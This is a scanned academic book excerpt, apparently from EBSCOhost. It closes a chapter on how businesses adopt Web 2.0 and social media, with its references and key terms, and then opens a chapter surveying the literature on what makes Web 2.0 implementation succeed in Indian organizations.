The development of Web 2.0 and social media applications has been revolutionary to the ways in which we interact with one another. Our society has seen cultural shifts in which we view information sharing and our privacy. Web 2.0 applications have the ability to reach into almost every facet of our lives. An example of this has been the use of Web 2.0 to teach in higher education settings. Web 2.0 is facilitating a wealth of information sharing and creating unique user-experiences not previously seen in our society. Businesses have been able to utilize Web 2.0 applications to help enhance employee learning and collective thinking. Employees and customers are able to collaborate and share knowledge more easily.

Businesses are helping to contribute to the performance of their employees by increasing their motivation and willingness to work towards a common goal. Research has found that employees use Web 2.0 tools and social media for search and discovery of work-related information. Blogs, bookmarks, and wikis represent new repositories of information generated by employees. It has become increasingly important for organizations to provide internal social media tools to retain employees and increase internal communication among them. Companies are able to retain employees by bridging generational gaps through rich communications in social media. Many younger employees communicate primarily through Web 2.0 applications such as social networks and blogs. Companies that do not support the infrastructure or development of Web 2.0 technologies could suffer by having its employees move critical information outside of a company's firewall.

Web 2.0 and social media continually evolve for both personal and work benefits. Thus, social media organizations must stay current and relevant to provide effective tools to meet the needs of its individual and corporate users. Similarly, organizations will also benefit if they too evolve in this new social paradigm. From the sales front to human resources, companies have the opportunity to expand their market presence by interacting more gracefully with their customers through the use of Web 2.0 and social media applications.

Businesses are opening themselves up to new ways of interacting with stakeholders and thus becoming more competitive and efficient in their markets. Businesses implementing Web 2.0 applications within their organization need to train employees to properly use these technologies. Businesses should have a company IT policies, which are primed to handle the privacy and security concerns. Negative feedback generated from the use of these Web 2.0 and social media technologies can be handled carefully in a timely manner.

Furthermore, companies must also define their objectives with Web 2.0 technologies. Operating in a global economy, it is essential for businesses to galvanize their shared goals. If implemented correctly, Web 2.0 applications provide functions for greater internal communication within the organization as well as the external communication with customers and community. Web 2.0 tools allow businesses to collect suggestions and tailor their products to specific clientele. Through better communication using Web 2.0 and social media tools, businesses have benefited from employee retention and customer royalty. Thus, Web 2.0 and social media tools are becoming influential factors in an organization's sustainable business model and strategic management.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Alexander, B., & Levine, A. (2008). Web 2.0 storytelling emergence of a new genre. *Educause Review Online, 43*(2).

Alkalay, A., Almond, C., Bloom, J., Chow, A., Peters, F., Rogers, R., & Wyble, C. (2007). *Supporting Innovators and Early Adopters A Technology Adoption Program Cookbook*. IBM International Technical Support Organization. Retrieved September 10, 2013 from http://www.redbooks.ibm.com/redpapers/pdfs/redp4374.pdf

Anderson, P. (2007). What is Web 2.0? Ideas, technologies and implications for education. *JISC Technology and Standards Watch*, 1-64.

Andzulis, J. M., Panagopoulos, N. G., & Rapp, A. (2012). A review of social media and implications for the sales process. *Journal of Personal Selling & Sales Management*, *32*(3), 305–316. doi:10.2753/PSS0885-3134320302

Armstrong, C. L., & Gao, F. (2010). Now tweet this: How news organizations use Twitter. *Electronic News*, *4*(4), 218–235. doi:10.1177/1931243110389457

Bateman, C. R., Valentine, S., & Rittenburg, T. (2013). Ethical decision making in a peer-to-peer file sharing situation: The role of moral absolutes and social consensus. *Journal of Business Ethics*, *115*(2), 229–240. doi:10.1007/s10551-012-1388-1

Bell, A. (2009). *Exploring web 2.0: Second generation interactive tools -blogs, podcasts, wikis, networking, virtual worlds, and more*. Washington, DC: Katy Crossing Press.

Bhattacharjee, S., Gopal, R. D., & Sanders, G. L. (2003). Digital music and online sharing: Software piracy 2.0. *Communications of the ACM*, *46*(7), 107–111. doi:10.1145/792704.792707

Blanchard, O. (2011). *Social Media ROI: Managing and Measuring Social Media Efforts in Your Organization*. Boston, MA: Pearson Education, Inc.

Boyd, D. M., & Ellison, N. B. (2007). Social network sites: Definition, history, and scholarship. *Journal of Computer-Mediated Communication*, *13*(1), 210–230. doi:10.1111/j.1083-6101.2007.00393.x

Chai, S., Das, S., & Rao, H. R. (2011). Factors affecting bloggers' knowledge sharing: An investigation across gender. *Journal of Management Information Systems*, *28*(3), 309–342. doi:10.2753/MIS0742-1222280309

Daugherty, T., Eastin, M., & Bright, L. (2008). Exploring consumer motivations for creating user-generated content. *Journal of Interactive Advertising*, *8*(2), 1–24. doi:10.1080/15252019.2008.10722139

Dwyer, C., Hiltz, S., & Passerini, K. (2007). Trust and privacy concern within social networking sites: a comparison of Facebook and Myspace. In *Proceedings of the Thirteenth Americas Conference on Information Systems*. Keystone, CO: Academic Press. Retrieved September 10, 2013 from http://csis.pace.edu/~dwyer/research/DwyerAMCIS2007.pdf

Flynn, N. (2012). *The social media handbook: Policies and best practices to effectively manage your organization's social media presence, posts, and potential risks*. San Francisco, CA: Pfeiffer.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Fox, Z. (2012). *Pinterest drives more traffic than Google+, YouTube and LinkedIn combined*. Retrieved February 11, 2014 from http://mashable.com/2012/02/01/pinterest-traffic-study/

French, T., LaBerge, L., & Magill, P. (2012). Five 'no regrets' moves for superior customer engagement. *The McKinsey Quarterly*, (3): 119–125.

Gallivan, M. J., Spitler, V. K., & Koufaris, M. (2005). Does information technology training really matter? A social information processing analysis of coworkers' influence on IT usage in the workplace. *Journal of Management Information Systems*, *22*(1), 153–192.

Garden, M. (2012). Defining blog: A fool's errand or a necessary undertaking. *Journalism*, *13*(4), 483–499. doi:10.1177/1464884911421700

Gibson, C., & Cohen, S. (2003). *Virtual teams that work: Creating conditions for virtual team effectiveness*. San Francisco, CA: Jossey-Bass.

Gillmor, D. (2003). Google buys Pyra: Blogging goes big-time. *EJournal*. Retrieved January 20, 2014 from http://web.archive.org/web/20031008161432/http://weblog.siliconvalley.com/column/dangillmor/archives/000802.shtml

Goodchild, M. (2007). Citizens as voluntary sensors: Spatial data infrastructure in the world of Web 2.0. *International Journal of Spatial Data Infrastructures Research*, *2*, 24–32.

Harridge-March, S., & Quinton, S. (2009). Virtual snakes and ladders: Social networks and the relationship marketing loyalty ladder. *The Marketing Review*, *9*(2), 171–181. doi:10.1362/146934709X442692

Johnson, S. (2009). How Twitter will change the way we live. *Time Magazine*. Retrieved September 10, 2013 from http://content.time.com/time/magazine/article/0,9171,1902818,00.html

Juice On The Loose. (2013). Retrieved September 10, 2013 from http://www.juiceloosela.com

Kirkman, B., Rosen, B., Tesluk, P., & Gibson, C. (2004). The impact of team empowerment on virtual team performance: The moderating role of face-to-face interaction. *Academy of Management Journal*, *47*(2), 175–192. doi:10.2307/20159571

Lackie, R. J., & LeMasney, J. W. (2007). Blogger, WorldPress.com, and their pseudoblog alternatives: A comparison of focus, features, and feel. *Journal of Library Administration*, *46*(3/4), 139–180.

Lannin, D. G., & Scott, N. A. (2013). Social networking ethics: Developing best practices for the new small world. *Professional Psychology, Research and Practice*, *44*(3), 135–141. doi:10.1037/a0031794

Lanois, P. (2010). Caught in the Clouds: The Web 2.0, cloud computing, and privacy? *Northwestern Journal of Technology and Intellectual Property*, *9*(2), 29–49.

Lee, M. (2007). Baghdad embassy plans turn up online. *The Huffington Post*. Retrieved September 10, 2013 from http://www.huffingtonpost.com/huff-wires/20070531/baghdad-embassy-plans/

LinkedIn. (2013). *About LinkedIn*. Retrieved February 11, 2014 from http://www.linkedin.com/about-us

Mayfield, A. (2008). *What is Social Media?* iCrossing eBook. Retrieved September 10, 2013 from http://www.icrossing.co.uk/fileadmin/uploads/eBooks/What_is_Social_Media_iCrossing_ebook.pdf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

McAfee, A. (2009). *Enterprise 2.0: New Collaborative Tools for Your Organization's Toughest Challenges*. Boston, MA: Harvard Business School Press.

McDonald, A. M., & Cranor, L. F. (2008). The cost of reading privacy policies. *ACM Transactions on Computer-Human Interaction*, *4*(3), 1–22. doi:10.1145/1314683.1314684

Mergel, I. (2013). Designing a social media strategy to fulfill your agency's mission. *Public Management*, *42*(1), 26–29.

Miller, M. (2008). *Cloud computing: Web-based applications that change the way you work and collaborate*. Indianapolis, IN: Queue Publishers.

Murugesan, S. (2007). Understanding web 2.0. *IT Professional*, *9*(4), 34–41. doi:10.1109/MITP.2007.78

Nambisan, S., & Baron, R. A. (2007). Interactions in virtual customer environments: Implications for product support and customer relationship management. *Journal of Interactive Marketing*, *21*(2), 42–62. doi:10.1002/dir.20077

Narayanan, M., Asur, S., Nair, A., Rao, S., Kaushik, A., & Mehta, D. et al. (2012). Social media and business. *Vikalpa: The Journal for Decision Makers*, *37*(4), 69–111.

Newman, J. (2012, January 17). SOPA and PIPA: Just the Facts. *PC World*. Retrieved September 10, 2013 from http://www.pcworld.com/article/248298/sopa_and_pipa_just_the_facts.html

Nielson. (2012). *The Social Media Report*. Retrieved from http://www.nielsen.com/content/dam/corporate/us/en/reports-downloads/2012-Reports/The-Social-Media-Report-2012.pdf

O'Reilly, T. (2005). *What is Web 2.0: Design Patterns and Business Models for the Next Generation of Software*. O'Reilly Media.

Parra-López, E., Bulchand-Gidumal, J., Gutiérrez-Taño, D., & Díaz-Armas, R. (2011). Intentions to use social media in organizing and taking vacation trips. *Computers in Human Behavior*, *27*(2), 640–654. doi:10.1016/j.chb.2010.05.022

Pearlson, K., & Saunders, C. (2013). *Managing and Using Information Systems* (5th ed.). Hoboken, NJ: John Wiley & Sons.

Pentina, I., Prybutok, V. R., & Zhang, X. (2008). The role of virtual communities as shopping reference groups. *Journal of Electronic Commerce Research*, *9*(2), 114–136.

Peregrin, T. (2012). Pin it to win it: Using Pinterest to promote your niche services. *Journal of the Academy of Nutrition and Dietetics*, *112*(12), 1930–1934. doi:10.1016/j.jand.2012.09.026 PMID:23174679

Rosenblum, D. (2007). What anyone can know: The privacy risks of social networking sites. *IEEE Security and Privacy*, *5*(3), 40–49. doi:10.1109/MSP.2007.75

Ross, J., Weill, P., & Robertson, P. (2006). *Enterprise Architecture as Strategy*. Boston, MA: Harvard Business School Press.

Schlenkrich, L., & Upfold, C. (2009). A guideline for virtual team managers: The key to effective social interaction and communication. *The Electronic Journal of Information Systems Evaluation*, *12*(1), 109–118.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Schlinke, J., & Crain, S. (2013). Social media from an integrated marketing and compliance perspective. *Journal of Financial Service Professionals*, *67*(2), 85–92.

Seigenthaler, J. (2005). A false Wikipedia 'biography'. *USA Today.* Retrieved September 10, 2013 from http://usatoday30.usatoday.com/news/opinion/editorials/2005-11-29-wikipedia-edit_x.htm

Shimba, F. (2010). *Cloud computing: Strategies for cloud computing adoption*. Dublin, Ireland: Dublin Institute of Technology.

Siebdrat, F., Hoegl, M., & Ernst, H. (2009). How to manage virtual teams. *MIT Sloan Management Review*, *50*(4), 63–68.

Strømmen-Bakhtiar, A. (2012). An essay on the emerging political economy and the future of the social media. In *Proceedings of 6th IEEE International Conference on Digital Ecosystems Technologies (DEST)*. IEEE. doi:10.1109/DEST.2012.6227941

Subramani, M., & Rajagopalan, B. (2003). Knowledge-Sharing and Influence in online social networks via viral marketing. *Communications of the ACM*, *46*(12), 300–307. doi:10.1145/953460.953514

Surowiecki, J. (2005). *The Wisdom of Crowds*. New York: Anchor.

Tapscott, D., & Williams, A. D. (2006). *Wikinomics: How Mass Collaboration Changes Everything*. London: Penguin Group.

Taylor, D. G., Lewin, J. E., & Strutton, D. (2011). Friends, fans, and followers: Do ads work on social networks? *Journal of Advertising Research*, *51*(1), 258–275. doi:10.2501/JAR-51-1-258-275

Terdiman, D. (2005). In search of the Wikipedia prankster. *CNET News.com*. Retrieved September 10, 2013 from http://news.cnet.com/In-search-of-the-Wikipedia-prankster/2008-1029_3-5995977.html

TripAdvisor. (2013). Retrieved September 10, 2013 from http://www.tripadvisor.com

Trulia. (2012). Retrieved September 10, 2013 from http://www.trulia.com

Walker, J. (2003). *Final Version of Weblog Definition*. Retrieved from jilltxt.net/archives/blog_theorising/final_version_of_weblog_definition.html

Whitla, P. (2009). Crowdsourcing and its application in marketing activities. *Contemporary Management Research*, *5*(1), 15–28.

Zhang, C., Sun, J., Zhu, X., & Fang, Y. (2010). Privacy and security for online social networks: Challenges and opportunities. *IEEE Network*, *24*(4), 13–18. doi:10.1109/MNET.2010.5510913

ADDITIONAL READING

Baxter, G. J., & Connolly, T. M. (2013), The 'state of art' of organizational blogging, The Learning Organization, 20(20, 104-117.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Berthon, P. R., Pitt, L. F., Plangger, K., & Shapiro, D. (2012). *Marketing meets Web 2.0, social media, and creative consumers: implications for international marketing strategy*. Business.

Bilgram, V., Brem, A., & Voigt, K. I. (2008). User-centric innovations in new product development—systematic identification of lead users harnessing interactive and collaborative online-tools. *International Journal of Innovation Management*, *12*(03), 419–458. doi:10.1142/S1363919608002096

Bright, L., & Daugherty, T. (2012). Does customization impact advertising effectiveness? An exploratory study of consumer perceptions of advertising in customized online environments. *Journal of Marketing Communications*, *18*(1), 19–37. doi:10.1080/13527266.2011.620767

Chou, W., Prestin, A., Lyons, C., & Wen, K. (2013). Web 2.0 for health promotion: Reviewing the current evidence. *American Journal of Public Health*, *103*(1), e9–e18. doi:10.2105/AJPH.2012.301071 PMID:23153164

Constantinides, E., & Fountain, S. J. (2008). Web 2.0: Conceptual foundations and marketing issues. *Journal of Direct. Data and Digital Marketing Practice*, *9*(3), 231–244. doi:10.1057/palgrave.dddmp.4350098

Dwyer, P. (2007). Measuring the value of electronic word of mouth and its impact in consumer communities. *Journal of Interactive Marketing*, *21*(2), 63–79. doi:10.1002/dir.20078

Horizons, 55(3), 261–271.

Kaiser, S., & Muller-Seitz, G. (2009). Acknowledging the innate impact of an information technology for engaging people in knowledge work: The case of weblog technology. *International Journal of Networking and Virtual Organizations*, *6*(1), 4–21. doi:10.1504/IJNVO.2009.022480

Lee, D., Kim, H. S., & Kim, J. K. (2011). The impact of online brand community type on consumer's community engagement behaviors: Consumer created vs. marketer-created online brand community in online social networking web sites. *Cyberpsychology, Behavior, and Social Networking*, *14*(1/2), 59–63. doi:10.1089/cyber.2009.0397 PMID:21329444

Lee, D., Kim, H. S., & Kim, J. K. (2012). The role of self-construal in consumers' electronic word of mouth (eWOM) in social networking sites: A social cognitive approach. *Computers in Human Behavior*, *28*(3), 1054–1062. doi:10.1016/j.chb.2012.01.009

Ramani, G., & Kumar, V. (2008). Interaction orientation and firm performance. *Journal of Marketing Management*, *72*(1), 27–45. doi:10.1509/jmkg.72.1.27

Rudman, R. J. (2010). Incremental risks in Web 2.0 applications. *The Electronic Library*, *28*(2), 210–230. doi:10.1108/02640471011033585

Song, F. W. (2010). Theorizing Web 2.0. *Information Communication and Society*, *13*(2), 249–275. doi:10.1080/13691180902914610

Standing, C., & Kiniti, S. (2011). How can organizations use wikis for innovation? *Technovation*, *31*(7), 287–295. doi:10.1016/j.technovation.2011.02.005

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

KEY TERMS AND DEFINITIONS

Crowdsourcing: The act of outsourcing a task to the generally undefined public often via the Internet without compensation.

Mashup: A term used in the Web 2.0 community to describe a webpage or a web application that uses content from more than one source to create a single new service displayed in a single graphical interface.

Really Simple Syndication (RSS): Also called Web feeds. It is a method by which web content can be easily and quickly distributed when it is changed or newly entered into a web site or web log.

Social Media: A marketing and sales applications to interact with customers and to manage brand reputation.

User-Generated Content (UGC): Published data or media that an unpaid contributor has provided to a web site. The published information might be a photo, video, blog or discussion forum post, poll response or comment made through a social media web site.

Virtual Team: Whose members are interact primarily through electronic communications to co-ordinate their activities and complete their tasks. Members of a virtual team may be within the same building or across continents.

Web-Oriented Architecture: is a style of software architecture that extends service-oriented architecture (SOA) to web-based applications, and is sometimes considered to be a light-weight version of SOA.

This research was previously published in Integrating Social Media into Business Practice, Applications, Management, and Models edited by In Lee, pages 200-221, copyright year 2014 by Business Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 62
Success in the Web 2.0 Ecosystem:
Exploring the State and Determinants in Indian Businesses

Ashok Kumar Wahi
Jaypee Institute of Information Technology, India

Rajnish Kumar Misra
Jaypee Institute of Information Technology, India

ABSTRACT

As Web 2.0 based systems and applications get adopted by organizations, it is imperative that they bring along both benefits and challenges. As users and beneficiaries of the new means of communication, all of us need to be sensitive to the different factors that could and do affect the success of major Web 2.0 applications and initiatives. This study tries to explore the determinants of success in converting a traditional business organization into an Enterprise 2.0 through defining the "external variables" in the Technology Acceptance Model of Davis (1989). This was done using a survey questionnaire in a wide variety of Indian business organizations. It attempts to verify the relationship of success in the Web 2.0 world with the awareness of IT tools and data analysis capabilities present in the organization, the approach taken by the organization and the departments that take the lead in the implementation of Web 2.0 initiatives. The paper concludes with suggestions and implications for organizations.

INTRODUCTION

The 21st century has become truly global and the geographical boundaries which limited businesses are vaporizing bringing along with it both opportunities and challenges. In the new interconnected and dynamically developing international business environment managers need to learn new techniques and tricks to keep pace with the expectations of customers and challenges posed by the new competition. The paper intends to discover the awareness, implementation and usage of Web tools in Indian organizations and its consequences.

DOI: 10.4018/978-1-5225-3422-8.ch062

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The last decade has seen a revolution in terms of how business gets done due to the growing impact of the Internet in terms of the interactions in the supply chain of organizations and the techniques of communication employed between buyers and sellers. It started initially with Web 1.0 to tell the world about the products available and raw materials sought in the markets and free availability of higher quality and quantity of this information led to a higher level of competition and thus better products at more competitive prices for the end consumer.

The current phase is that of Web 2.0 or also called the Social web which is promoting demand driven supply networks and impacting the lead times in a big way. More and more organizations are in a position to implement techniques such as JIT and supplier managed inventory and collaborative planning, forecasting and replenishment (CPFR) techniques leading to squeezing out inventory from the supply chains and reducing the impact of the bull whip effect which was the trademark of the inefficient information sharing of the previous decade.

In the last decade the landscape of information and communication has changed drastically the organizational technological capabilities in terms of changing user demands and needs. The users need to move into the two way social web or Web 2.0 as a means of people interaction. In the last decade we have seen not just an evolution but a revolution in the way employees, customers and applications communicate and collaborate. These technological advancements bring along new opportunities as well as threats and organizations have responded with new agility and vigor as well as with new continued evolution of methods and processes. As Almeida (2012) points out "Successful organizations will be those that determine where and how to embrace these emergent tools to add new value and agility to their organizations. Success will require careful, on-going efforts to safeguard assets, including infrastructure, data, and employees, along with measured and educated adoption of new cyber technologies."

There are various ways in which businesses have benefited from introduction of Web 2.0 technologies in the recent decade. Amongst them are various online communities and their interactions, content intermediaries and social impacts on shopping behavior. Lee (2011) captures the essence of this beautifully. He also bridges the transformation of traditional businesses into Web 2.0 based businesses very succinctly.

Considering the proliferation of different social networking platforms and applications based on them issues of security of information and privacy of individuals will also grow in parallel. It needs to be understood that it is not the new technology which brings these problems along, but the implicit gains that the people behind them perceive that triggers a majority of these impediments in the growth of the new media. To enhance the use of Web 2.0 tools, the current study intends to focus on levels of success organizations have attained in their implementation and propose relevant factors that could facilitate its achievement.

LITERATURE REVIEW

The Internet has opened up a new era in sharing. There has also been number of studies and writings about sharing via the Internet. This includes a series of books, articles, and web discussions on the topic.

However, many of these apparent cases of sharing are better characterized as pseudo-sharing – commodity exchanges wrapped in a vocabulary of sharing. Belk (2013) in his paper reviews subsequent research and theorizing as well as controversies that have emerged surrounding sharing and what is best regarded as pseudo-sharing – a wolf-in sheep's-clothing phenomenon whereby commodity exchange and potential exploitation of consumer co-creators present themselves in the guise of sharing. Their

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

research begins with a pair of vignettes that highlight some of the contested meanings of sharing. By detailing four types of pseudo-sharing and four types of sharing that are specifically enabled or enhanced by Internet technologies, the paper argues that pseudo-sharing is distinguished by the presence of profit motives, the absence of feelings of community, and expectations of reciprocity. It concludes with a discussion of theoretical, practical, and ethical implications of pseudo-sharing and offer suggestions for future research. From this research it can be inferred that information sharing is critical to the success of Web 2.0 implementation.

The coming decade is forecast to be the era of Web 3.0 or the Semantic Web and is also expected to impact the Supply Chain Management (SCM) and Customer Relationship Management (CRM) tremendously. In the words of Garcia-Crespo et al (2012) "Enriching Customer Relationship Management with Social and Semantic Technologies is necessary because of the breakthroughs of applying emerging technologies in a field where scarcity of measures to reveal its importance. The philosophy of Web 2.0 and the upcoming Semantic Technology leading to the next generation of the web is to be able to customize, profile-based classify and gain knowledge from the service consumption of the best service according to organizational needs." Thus Web 3.0 posits a new challenge in the form of semantics that will expect organizations to create their products and services in line with the expectations, consumption pattern and profiles of the consumers. With this imminent challenge it is critical that Web 2.0 be implemented successfully for graduating to Web 3.0 applications.

Saldanha and Krishnan (2012) point out that while at a personal level there is evidence of usage of Web 2.0 technologies like blogs, wikis, and social networks, the same technologies face resistance when it comes to their adoption for business usage. Their study points out to the fact that organizational acceptance is linked to factors like lack of open standards. They also conclude that larger organizations are more likely to adopt Web 2.0 techniques as compared to smaller organizations. Their research also points to the fact that knowledge intensive industries are more likely to adopt these technologies.

A similar study by Dwivedi et al (2011) observes a similar behavior in terms high acceptance rates for social network sites as well as commercial applications like e-banking, there is not the same level of acceptance of Web 2.0 applications. Their findings indicate that amongst the factors predicting adoption likelihood are "usefulness and ease-of-use" which ultimately lead to the actual usage of such applications.

Barron & Schneckenberg (2012) have developed a theoretical framework to identify variables which help to explain cross-country differences in adoption rates of Web 2.0 technologies in corporate contexts. They propose a model which indicates how national cultural characteristics determine the evolution of Enterprise 2.0 business practices in different countries. The model is developed from a literature study, which combines insights on technology adoption, the Web 2.0 phenomenon and cross-cultural management concepts. Based on this model, their paper assumes that Web 2.0 technologies may enjoy faster adoption rates in companies that operate in countries whose national cultures reject power distance, embrace collectivism, and accept uncertainty.

Williams et al (2013) have carried out an in-depth survey of scholarly research studies and practitioner reports that have addressed the same issue on a wider scale in terms of addressing the challenges of Enterprise 2.0 (E2.0) implementation faced in organizations and the resultant impacts obtained by them. Their findings reveal that "whilst there is a growing body of work about E2.0, the first stream of research has focused primarily on providing an overview of E2.0 and its adoption and use." They point out that it is necessary to move on to the next stage of examining "a different set of imperatives clustered around information management and compliance issues, the identification and measurement of benefits and the integration of social software into organizational business processes and business software."

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Only once these issues are addressed will E2.0 move to institutionalization and integration with the basic processes of the organization rather than limit themselves to only an initiation and exploration of the base technologies alone.

Venkatraman and Das (2013) and (2014) have highlighted the strategic impact of Web 2.0 in general and social media in particular in influencing the decision making of the executive in most businesses. They clearly point out that it has impacted all CXOs and not only the CMO, because of its impact on logistics, human resources, operations and the bottom line. They have proposed a model depicting the impact of a business' corporate media engagement on environmental factors, strategic characteristics and decision issue characteristics which are the three essential constituents of the strategic process. They have cited case studies of businesses which have made this strategic transition successfully to illustrate their point of view.

As globalization is gaining momentum and cross border teams work virtually with minimal travel and the internet era is demanding rapid but collective decision making and responsibility we have seen the emergence of a new set of decision support tools based on social media and other Web 2.0 techniques which are being termed as collaboration 2.0 software. However before commercial organizations use collaboration 2.0 based tools they need to satisfy themselves about its economic viability as well as the organization's technological capabilities to support and sustain such social software and also the readiness of its personnel for adopting and supporting it. A good deployment strategy and plan should evolve from there before implementation proceeds. A similar study trying to understand the six critical success factors for implementation of mobile Web 2.0 through fifteen mLearning action research projects (cycles) has been carried out by Cochrane (2012).

Corrocher (2011) has carried out an empirical analysis based upon a survey of 300 users of Web 2.0 services. His paper investigates the factors associated with the intensity of use of three Web 2.0 services – video sharing, social networking and social bookmarking – by looking at the users' characteristics and at the technological features. It relies upon a theoretical framework that combines the diffusion of innovation model with the Technology Acceptance Model (TAM). However, it goes beyond them by focusing not simply on the determinants of adoption, but on the determinants of the intensity of use, and by introducing variables related to the social influence. His findings are that the compatibility with users' needs and behaviors plays an important role for the intensity of usage of both video sharing and social networking services, while the ease of use positively affects the intensity of usage of social networking services, but has a negative effect on the intensity of usage of video sharing services.

Service organizations are more likely to benefit from participation of its stakeholders in its decision making than manufacturing organizations in general. Quite a few studies have been conducted to understand the impediments and benefits of Web 2.0 use in organizations. Chu et al (2012) surveyed the use of Web 2.0 application in three types of selected health or medical-related organizations such as university medical libraries, hospitals and non-profit medical-related organizations. Thirty organizations participated in an online survey on the perceived purposes, benefits and difficulties of using Web 2.0 which was followed through with a phone interview in eight organizations to collect information on the use of Web 2.0. Data were analyzed using both quantitative and qualitative approaches. The results obtained by them showed that knowledge and information sharing and the provision of a better communication platform were rated as the main purposes of using Web 2.0. Time constraints and low staff engagement were the most highly rated difficulties. In addition, most participants found Web 2.0 to be beneficial to their organizations. Promoting the usefulness and convenience of Web 2.0 among the staff is important in informing them of what the new technology can do. Introducing incentives to motivate

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the staff in learning how to use Web 2.0 in their work is another way of facilitating its implementation. Scupola and Nicolajsen (2013) have also highlighted the use of social media for service innovations using the experiment of using a blog to collect ideas from a set of library users, pointing out that not only does it generate innovative ideas but also creates an image of openness and listening to the customer.

A similar study to analyze the use of Web 2.0 tools and social communication media in the hotel sector to determine whether these technologies are a real solution for increasing the hotel sector's visibility and enhancing that level of e-participation has been reported by de Rosario et al (2013). Their study aims to examine what influences certain independent variables have in the greater use of these information and communication technologies.

Increasingly, hotel chains are benefiting from new information and communication technologies. In this sense, Web 2.0 tools which market goods and services, receive reservations, and evaluate customer complaints/suggestions are beginning to get used. Given the growth of social networks, hotel chains are also taking advantage of social media opportunities to increase visibility and to build trust and credibility. Regarding social communication media, and taking into account the popularity of social networking such as online forums and blogs, many companies have rushed to create a Facebook page and open a Twitter account. However, this is not sufficient. A well managed social media strategy to make the hotel chain visible in the desired environment or in order to be promoted to potential clients is necessary. According to the descriptive analysis, hotel chains have begun to recognize the benefits of social platforms. In this sense, 52% of hotel chains now have an official account with one or more of the three media selected (de Rosario et al, 2013).

Similarly, Web 2.0 applications aim at improving the interaction between users. Web 2.0 principles overlap with characteristics of knowledge management (KM) or could be applied to reshape KM practices. Applying Web 2.0 applications to KM has the potential to improve the sharing and creation of knowledge. However, little research has been conducted in this area. Bebensee et al (2012) have attempted identification of Web 2.0 applications for bolstering up organizations' KM practices. Based on their findings a framework has been proposed by them for categorizing Web 2.0 applications for KM. The findings indicate that Web 2.0 applications may enhance KM and may even initiate a new era of KM. Moreover, the article provides a discussion of a number of Web 2.0 applications and proposes a way of categorizing these applications. Their proposed framework allows assessing the use of Web 2.0 applications for KM and can be used as an orientation for the introduction of Web 2.0 applications in organizational KM. The research contributes to the general understanding of how Web 2.0 applications can be used in KM. Their proposed framework for categorizing Web 2.0 applications provides an orientation for organizations that want to use these applications for bolstering up their KM practices.

With the recent trend towards use of smartphones on a very large scale and the need to buy these devices and applications (apps) for them, there is a major influence of social media and Web 2.0 technologies on buyer behavior and Ghosh and Rao (2014) describe this confusion very aptly in their paper. They describe how trust and satisfaction is affected by networking behavior and influence of communities leading either to postponement or irrational decision making due to confusion in their minds.

Earlier, static Intranets in the organizations usually made collaboration between different participants difficult, which the current dynamic Web 2.0 techniques have facilitated. This can catalyze knowledge management in large organizations. This aspect of Web 2.0 has been studied by Riedl & Betz (2012) through an exploratory case study in an international bank. They have identified 3 types of barriers which they call as "the organizational, cultural and technological barriers". They conclude that "employees

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

using Web 2.0 software for knowledge production struggle with the ambiguity between the demands of these new forms of work and the existing, traditional organizational structures".

Even Electronic government (e-Government) has endured significant transformation over the last decade and currently, it is making further leaps by incorporating modern technologies such as second generation web (Web 2.0) technologies. However, since the development and use of this kind of technology is still at its early stages in the public sector, research about the use of Web 2.0 in this domain is still highly tentative and lacks theoretical underpinning. Sivarajah et al (2014) report the preliminary findings of an in-depth case study in the United Kingdom (UK) public sector, which explore the application of Web 2.0 technologies in the local government authority (LGA). The findings elicited from the case study offer an insight into information systems (IS) evaluation criterions and impact factors of Web 2.0 from both a practical setting and an internal organizational perspective. Their paper concludes that a combined analysis of the evaluation and impact factors rather than a singular approach would better assist the decision making process that leads to effective application of Web 2.0 technologies. It also highlights the significant impact and perceived effect of adoption of such technologies.

Chua et al (2012) have investigated the extent to which Web 2.0 applications are prevalent in government websites, the ways in which Web 2.0 applications been used in government websites, as well as whether the presence of Web 2.0 applications correlate with the perceived quality of government websites. Divided equally between developing and advanced economies, a total of 200 government websites were analyzed using content analysis, and multiple regression analysis. The order of prevalence of seven Web 2.0 applications to be as follows: RSS, multimedia sharing services, blogs, forums, social tagging services, social networking services and wikis. Websites in advanced countries adopt Web 2.0 applications more commonly than those in developing countries. The presence of Web 2.0 applications was found to have a correlation with the overall website quality, and in particular, service quality. Their paper only covers government websites in English. Emerging genres of Web 2.0 applications such as mashups and virtual worlds have not been included. Also, data were drawn completely from the public domain. Decision makers and e-government web developers may benchmark their own efforts in deploying Web 2.0 applications against this study.

Previous research has established the benefits of branding for business-to-business (B2B) organizations. Various tools can be used to support B2B brands, including the internet and other interactive technologies. Yet research on how organizations use Social Networking Sites (SNS) to achieve brand objectives remains limited. Michaelidou et al (2011) have studied the gap by focusing on B2B SMEs and their social networking practices, particularly, usage, perceived barriers, and the measurement of effectiveness of SNS as a marketing tool. Findings from a mail survey show that over a quarter of B2B SMEs in the UK are currently using SNS to achieve brand objectives, the most popular of which is to attract new customers. On the other hand, the most significant barrier is the lack of perceived relevance for particular sectors. Notably, the overwhelming majority of users do not adopt any metrics to assess SNS effectiveness. Almost half of the samples of SMEs that currently use SNS have indicated their intention to increase their marketing spending on this channel, highlighting the growing importance of SNS in a B2B context.

